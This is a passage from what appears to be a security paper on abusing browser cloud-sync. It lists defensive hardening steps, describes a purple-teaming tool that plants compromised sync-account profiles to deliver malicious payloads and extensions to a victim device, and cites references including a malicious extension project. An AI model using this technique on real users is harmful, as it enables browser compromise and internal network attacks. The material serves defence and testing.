- **`Software\Policies\Google\Chrome\SyncDisabled`**

Additionally, investigate any other browsers users may have within your environment. Consider this a significant risk to your organisation, especially if users are bringing their own devices, or working from home, as they will often lack significant hardening and network logging.

Other holistic recommendations to reduce the impact of the key techniques within this paper can be found below:

- Audit all devices within your environment for Firefox, Edge, and Chrome extensions, as well as any other browsers used within your organization.
- Ensure all user browsers are patched regularly.
- Enforce MFA on all accounts used within the organization. Users should be prevented from using unmanaged browser accounts in your corporate environments.
- Disable automatic cloud-sync of Edge browsers during M365 device enrollment.
- Block TCP port 445 traffic outbound to prevent credential coercion over SMB.
- For a high sensitivity environment, consider logging and blocking HTTPS requests to each of the default sync server locations.

[22] https://support.google.com/a/answer/9750173?hl=en
[23] https://learn.microsoft.com/en-us/deployedge/microsoft-edge-enterprise-sync
[24] https://learn.microsoft.com/en-us/deployEdge/microsoft-Edge-policies#browsersignin

SIMULATION TOOL

To help perform research in this area, and to test particular techniques, I have created a simulation tool to expedite the testing process. This tool aims to generate artefacts for cloud synchronization and can be used to conduct minor malicious activity as part of purple teaming exercises. It can be downloaded at the following url:

`https://github.com/jankhjankh/Syncy`

Chrome, Edge, and Firefox each contain all cloud-synchronization data within a user profile within the following directories:

- **`C:\Users\User\AppData\Local\Microsoft\Edge\User Data`**
- **`C:\Users\User\AppData\Local\Google\Chrome\User Data`**
- **`C:\Users\User\AppData\Roaming\Mozilla\Firefox\Profiles`**[25]

The tool works by writing a profile to each of these directories that is already logged in to a compromised synchronized account. Then the tool can be configured to open and close these browsers periodically, allowing for a tester to submit malicious payloads to the sync servers which will be automatically triggered by the victim device.

It can be extended by embedding developer extensions within each browser profile or downloading browser extensions from their respective stores.

This can be beneficial to detect synchronized traffic, execution of malicious extensions, and internal network attacks coming from a compromised browser.

[25] Technically, Firefox profiles can run from anywhere, but this is the default location.

ADDITONAL REFERENCES

Developer blog on Firefox sync:
https://hacks.mozilla.org/2018/11/Firefox-sync-privacy/

Super detailed auth flow for Firefox:
https://github.com/mozilla/fxa-auth-server/wiki/onepw-protocol

EFFs report on manifest V3:
https://www.eff.org/deeplinks/2021/12/googles-manifest-v3-still-hurts-privacy-security-innovation

Converting from manifest V2 to V3:
https://css-tricks.com/how-to-transition-to-manifest-v3-for-Chrome-extensions/

Cursed Chrome, evil Chrome extension:
https://github.com/mandatoryprogrammer/CursedChrome/

User complaints about MS stealing data in sync sessions:
https://www.schneier.com/blog/archives/2021/11/is-microsoft-stealing-peoples-bookmarks.html

How Firefox built sync with privacy in mind:
https://hacks.mozilla.org/2018/11/Firefox-sync-privacy/

Code and examples of the Firefox sync protocol:
https://github.com/mozilla/fxa-auth-server/wiki/onepw-protocol#accountkeys

Manifest V3 overriding settings with an extension:
https://developer.Chrome.com/docs/extensions/mv3/settings_override/

Associated source code for settings overrides:
https://chromium.googlesource.com/chromium/src/+/refs/heads/main/Chrome/common/extensions/Chrome_manifest_url_handlers.cc

Chrome Sync diagnostics:
https://sites.google.com/a/chromium.org/dev/developers/sync-diagnostics

Protobuf documentation for Edge and Chrome's sync:
https://protobuf.dev/overview/

Detailed info from Google about how google sync API works:
https://docs.google.com/viewer?a=v&pid=sites&srcid=Y2hyb21pdW0ub3JnfGRldnxneDo2MzU1NDEwZTA1NTUwNzlk